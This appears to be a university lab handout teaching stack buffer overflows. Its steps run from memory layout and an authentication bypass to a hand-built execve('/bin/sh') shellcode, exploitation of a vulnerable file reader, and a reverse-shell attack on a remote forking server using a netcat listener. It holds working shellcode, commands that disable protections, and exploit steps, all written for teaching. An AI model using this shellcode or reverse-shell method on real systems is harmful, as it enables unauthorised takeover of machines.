Introduction to buffer overflow – INSA

E. Alata

November 5, 2024

In this lab, you will learn how buffer overflow are used to takeover vulnerable programs. This vulnerability can be exploited to change the execution path of the vulnerable process, while remaining confined within the executable code of this process. It can also be exploited to force the process to execute an external code, provided by the attacker himself (the shellcode). This lab is organised in four parts. In the first part, you will investigate the organisation of the memory of a process. In the second part, you will experiment your first buffer overflow attack, to bypass an authentication. In the third part, you will create your own shellcode. In the last part, you will takeover a vulnerable program to execute your shellcode. First, download the lab `lab.tar.gz`. This archive contains a directory for each part of the lab.

1 Memory layout

In this part, you will investigate the program `organisation` that has been compiled with additional printing information. `int` variables are on 4 bytes. The corresponding source code is the following:

```c
#include <stdio.h>

void h() {
  int v;
  int w;
}

void g() {
  int v;
  int w;
  h();
}

void f() {
  int v;
  int w;
  g();
}

int main() {
  f();
  return 0;
}
```

S. 1 – Execute the program.

Q. 2 – How are located the local variables of a function, in relation to each other?

Q. 3 – Check that every return address points into the code of its calling function.

Q. 4 – Where are stored the return addresses?

Q. 5 – Name the segments associated with the different addresses.

Q. 6 – Make a diagram of the memory layout.

S. 7 – Execute several times this program.

Q. 8 – Explain the differences between these executions.

This protection mechanism is named ASLR, for Address Space Layout Randomization. In the following, for the ease of the exercices, you will deactivate this protection mechanism.

Q. 9 – Do you think that deactivating this protection mechanism is a good practice?

2 Bypass an authentication

In this part, you will investigate the program `authentication` corresponding to the following source code:

```c
#include <stdio.h>
#include <string.h>

int auth() {
  int is_auth = 0;
  char password[16];

  scanf("%s", password);
  if (!strcmp(password, "PASSWORD")) {
    is_auth = 1;
  }
  return is_auth;
}

void print_secret() {
  printf("SECRET\n");
}

int main() {
  if (auth()) {
    print_secret();
  }
  return 0;
}
```

S. 10 – Execute the program and enter the password `abcd`.

Q. 11 – Give the address of the variable `is_auth`.

Q. 12 – Give the address of the first byte of `password`.

Q. 13 – Give the address of the last byte of `password`.

Q. 14 – Compare the size of `password` with the distance between its first byte and `is_auth`.

Q. 15 – How many random (non-null) bytes do you need to enter within the password to authenticate?

S. 16 – Execute the program and enter a wrong password that enable you to read the secret.

3 Shellcode preparation

Now, you know how to overflow outside an array. You also know what it means to illegally change the execution path to continue on another execution path of the process (both paths are legitimate, but switching from one to the other should not be allowed). **An important question remains: how to make the process execute something else completely?** You need a so called **shellcode**. The shellcode is a minimalist program that performs the malicious function. Your first shellcode will invoke `/bin/sh`. You have to prepare this shellcode. To obtain the shellcode, we will design, in assembly language, a program that performs the malicious function. Then, based on this program, we will generate the shellcode.

S. 17 – Take a quick look to `shellcode.c`

```c
void shellcode(){
  __asm(
    // ID of syscall execve in rax
    "mov    $0x3b, %rax\n\t"
    "mov    $0x0,  %rdx\n\t"
    // push '/bin/sh' in the stack
    "movabs $0x0068732f6e69622f,%r8\n\t"
    "push   %r8\n\t"
    // get the address of the string
    // '/bin/sh'
    // (i.e., the top of the stack)
    "mov    %rsp,  %rdi\n\t"
    // prepare parameters for syscall
    "push   %rdx\n\t"
    "push   %rdi\n\t"
    "mov    %rsp,  %rsi\n\t"
    "syscall\n\t"
    // exit
    "mov    $0x3c, %rax\n\t"
    "mov    $0x0,  %rdi\n\t"
    "syscall\n\t"
  );
}

int main() {
  shellcode();
  return 0;
}
```

S. 18 – Compile the shellcode to an object: `gcc -c shellcode.c`

S. 19 – Compile the object to an executable: `gcc shellcode.o -o shellcode`

S. 20 – Execute and check the behavior of `shellcode`

S. 21 – Execute the commands `readelf -s shellcode` and `readelf --section-headers shellcode`

Q. 22 – what is the virtual address of the shellcode function?

Q. 23 – What is the size of this function? (noted SIZE)

Q. 24 – What is the virtual address of the .text section?

Q. 25 – What is the offset in the file of this section?

Q. 26 – What is the offset of the shellcode function in the file? (noted OFFSET)

S. 27 – Extract the function shellcode using the following script:

```
(head -c OFFSET > /dev/null ; head -c SIZE) < shellcode > shellcode.bin
```

S. 28 – Test your shellcode using the following program, named `test_shellcode`:

```c
#include <stdlib.h>
#include <stdio.h>
#include "macros.h"

int main(int argc, char **argv) {
  char code[1024 * 8];
  FILE *f = fopen("shellcode.bin", "rb");
  READ_FILE(f, code);
  fclose(f);
  int (*ret)() = (int(*)())code; // <- Execution of the string!!!
  ret();
}
```

S. 29 – Compile and test `test_shellcode`

```
gcc test_shellcode.c -o test_shellcode
```

Q. 30 – Do you notice an error?

S. 31 – Compile and test again `test_shellcode`

```
gcc -fno-stack-protector -z execstack test_shellcode.c -o test_shellcode
```

Q. 32 – Why, this time, there is no error?

Q. 33 – Why is the shellcode designed in assembly language?

Q. 34 – Why is the shellcode based on `syscall` rather than `execve` of the libc?

4 Takeover a vulnerable program

You will takeover a program that print printable characters of a file, like the `strings` command from `bash`. This program has also been compiled with additional printing information. **You have to prepare you execution environment:** `setarch ‘uname -m‘ -R /bin/bash`

```c
#include <stdio.h>
#include <stdlib.h>
#include <ctype.h>

void strings(FILE *f) {
  char buffer[1024];

  READ_FILE(f, buffer);
  for (int i = 0; i < sizeof(buffer); i++)
    {
    if (isprint(buffer[i])) {
      printf("%c", buffer[i]);
    }
  }
  printf("\n");
}

int main(int argc, char **argv) {
  if (argc != 2) {
    fprintf(stderr, "usage: %s FILENAME\n",
     argv[0]);
    exit(1);
  } else {
    FILE *f = fopen(argv[1], "rb");
    if (!f) {
      fprintf(stderr, "error while opening
    %s\n", argv[1]);
      exit(2);
    } else {
      strings(f);
      fclose(f);
    }
  }
}
```

S. 35 – Find out about the command `setarch`.

S. 36 – Execute multiple time `strings` with a small sample text file.

Q. 37 – Do the addresses change? Why?


S. 38 – Verify that you are able to generate an error by using a hugh sample text file.

Q. 39 – What is the address of the buffer?

Q. 40 – What is the distance between the address of the buffer and the location of the return address? (noted DIST)

Q. 41 – How many bytes are in the file `shellcode.bin`?

S. 42 – Create the file `shellcode.exploit` with the following content:



You can use the following command to append 123 letters to the file `f`:

```
python -c "print('A' * (123), end='')" >> f
```

You can use the following command to append the long int value 123 to the file `f`:

```
python -c "import os ; import struct ; os.write(1, struct.pack('l', 123))" >> f
```

S. 43 – Exploit the vulnerability.


5 Takeover a vulnerable program – on a network

In this section, we're going to exploit a vulnerability in a remote server running with the following two protection mechanisms: ASLR and canary. Notice that the stack is still executable.

S. 44 – Explain the behavior of the two activated protection mechanisms.

5.1 Normal behavior of the server

Let's start by familiarizing ourselves with the server (directory: `application`). This server offers two commands (read and write) and uses the `fork` system call to process the requests.



S. 45 – Open the `server.c` file and analyze its behavior.

S. 46 – Draw a diagram of the message format expected by the server, for reading and writing.

S. 47 – Start the server with the command `./server`.

S. 48 – On another terminal, invoke the `read` command using the following python script:

```
/client.py localhost 8888 read 4
```

S. 49 – On another terminal, invoke the `write` command using the following python script:

```
/client.py localhost 8888 write test
```

S. 50 – Identify the two vulnerabilities in the program and make a simple proof of concept.

5.2 Stack dump

S. 51 – Propose a strategy to dump the content of the stack.

S. 52 – A correct stategy is proposed in the script `attack/dump_stack.sh`

S. 53 – ASLR has been activated. Why does the content of the stack seams to be *static*?

S. 54 – Identify the value of the canary.

S. 55 – Identify an address within the code.

S. 56 – Identify an address within the stack.

5.3 Shellcode preparation

We'd like to get the remote server to execute a shell, so that we can control this shell via the network. In the previous sections, we've used a shellcode that simply executes a shell, but this bit of code doesn't work for us in this section. In fact, we need to be able to control the shell remotely. So we're going to generate another shellcode that opens a socket


to the malicious host, redirects input/output to this socket and executes the shell. The procedure is exactly the same as in the previous section. The first version of this shellcode creates a socket to the server `127.0.0.1:4444` (i.e., localhost).

S. 57 – Execute the command `make` within the directory `shellcode`.

S. 58 – Verify that the file `shellcode.bin` has correctly been generated.

5.4 Remote exploitation

The logic of the exploitation is depicted in the following figure:



S. 59 – Prepare the malicious host by executing `nc -lnvp 4444`. You may have to relaunch this command, sometimes.

S. 60 – Exploit the vulnerability using the script `attack/generate_exploit.py`. You may have to brute force some values.

You should obtain an access to the remote server by entering commands within the malicious host (`nc`).